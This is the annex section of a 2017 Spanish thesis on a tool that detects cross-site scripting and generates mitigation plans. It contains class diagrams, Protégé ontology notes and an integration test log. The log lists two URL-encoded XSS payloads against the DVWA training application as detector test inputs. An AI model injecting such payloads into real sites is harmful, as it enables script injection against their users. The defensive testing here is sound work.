DISEÑO E IMPLEMENTACIÓN DE UN GENERADOR Y EJECUTOR DE PLANES DE MITIGACIÓN DEL RIESGO CONTRA ATAQUES XSS, BASADO EN OWASP 2013 E ISO/IEC 27002

Anexos

Trabajo de Grado

Cristhiam Gabriel Fernández Ruales
Cristian Daniel Yanza Velasco


Director: Ing. Ember Ubeimar Martínez Flor
Co-Director: Ing. Siler Amador Donado


Universidad del Cauca
Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Sistemas
Línea de Investigación Seguridad Informática.
Popayán, Mayo de 2017


CONTENIDO


Pág.

ANEXO 1. DIAGRAMAS DE PAQUETES Y CLASES






DeviceManagerFacade
+List deviceList
+void parseSettingsXML(settingsFile)
+List getAllowedActions()
+List getSecurityDevices()
Devicemanager
+gestiona
SecurityDevice
+String name
+String description
+void run(action, params)
+List allowedActions()
+boolean isActive()
+es un
+es un
CLIUserInfo
+String getPassword()
+bool promptYesNo(message)
+bool promptPasword(message)
+void showMessage(message)
SshClient
+String knownhosts
+Jsch jsch
+int executeCommand(device, action)
CommandBasedDevice
+String ip
+String user
+String password
+String privateKey
+String passPhrase
+int port
+Map actions
+SshClient sshclient
Email
+String host
+String username
+String password
+List recipients
+String subject
+List subjectParams
+String messageBody
+List messageBodyParams
Jsch



Exeecutor
Executor
+void executePlan(Plan)

ANEXO 2. INSTALADOR PROTÉGÉ


En el DVD Anexos\Anexo 2, se encuentra instalador de la herramienta Protégé, de la versión que se utilizó para el proyecto.

ANEXO 3. ONTOLOGÍA MONTADA EN PROTÉGÉ


Se muestra algunos pantallazos de la implementación de la ontología en la herramienta Protégé.




Fuente. Herramienta Protégé




Fuente. Herramienta Protégé




Fuente. Herramienta Protégé




Fuente. Herramienta Protégé




Fuente. Herramienta Protégé




Fuente. Herramienta Protégé



Fuente. Herramienta Protégé



Fuente. Herramienta Protégé



Fuente. Herramienta Protégé

ANEXO 4. PRUEBAS

REGISTRO DE PRUEBAS DE INTEGRACIÓN

1. Analizador de Tráfico + Gestor (Detector y Generador Planes)

Identificación:	Integración AT_GE_D (v.01)
Descripción	
Elementos: Analizador de Tráfico + Gestor Detector	Categoría de Prueba: Integración
Enfoque de Prueba: Caja Negra	

Requerimiento a probar:

RF-01.06. Cuando el Analizador de Tráfico detecte un tráfico sospechoso, debe enviarlo al Gestor incluyendo lo siguiente: URL + Payload + IP de origen. Esos parámetros se envían como cadenas de caracteres. ***Requisito relacionado: RF-02.02.***

RF-02.02. El Gestor debe recibir del Analizador de Tráfico los siguientes parámetros:

(a) ID del ataque (se genera con el Timestamp)
(b) URL original del ataque
(c) IP del ataque
(d) Tipo de llamado (Request o Response)
(e) URL decodificada
(f) Características del ataque (representado en un vector característico)

RF-02.08. El GESTOR debe contener los siguientes elementos:

Un módulo de DETECCIÓN de ataque.
Un módulo de GENERACIÓN DE PLANES.
Debe identificar el tipo de Ataque (para esta versión será el A3 denominado Cross Site Scripting –XSS-) utilizando una técnica de generación automática de planes, haciendo uso de una representación y especificación del conocimiento a través de una Ontología.

Clases de Equivalencia Identificadas:

Condición	**Clases características**	**Clases NO características**
Detección de la Categoría de Ataque según OWASP a partir del tráfico identificado como "sospechoso", el cual es recibido desde el Analizador de Tráfico	{ El ataque recibido corresponde con la categoría A3 } **1**	{ El ataque recibido NO corresponde con la categoría A3} **2**

Batería de Pruebas:

	Número Prueba	Ejemplar de la Entrada	Clases Cubiertas	Salida Esperada	Salida Obtenida
Clases características	1	A3 en URL con código embebido: /dvwa/vulnerabilities/xss_r/?name=%3Cp/onmouseover=javascript:alert(1);%20%3EKCF%3C/p%3E	1	A3 detectado	A3 detectado
	2	A3 en URL con etiqueta HTML /dvwa/vulnerabilities/xss_r/?name=%27%27%3E%3Cscript%3Ealert(1)%3C/script%3E	1	A3 detectado	A3 detectado
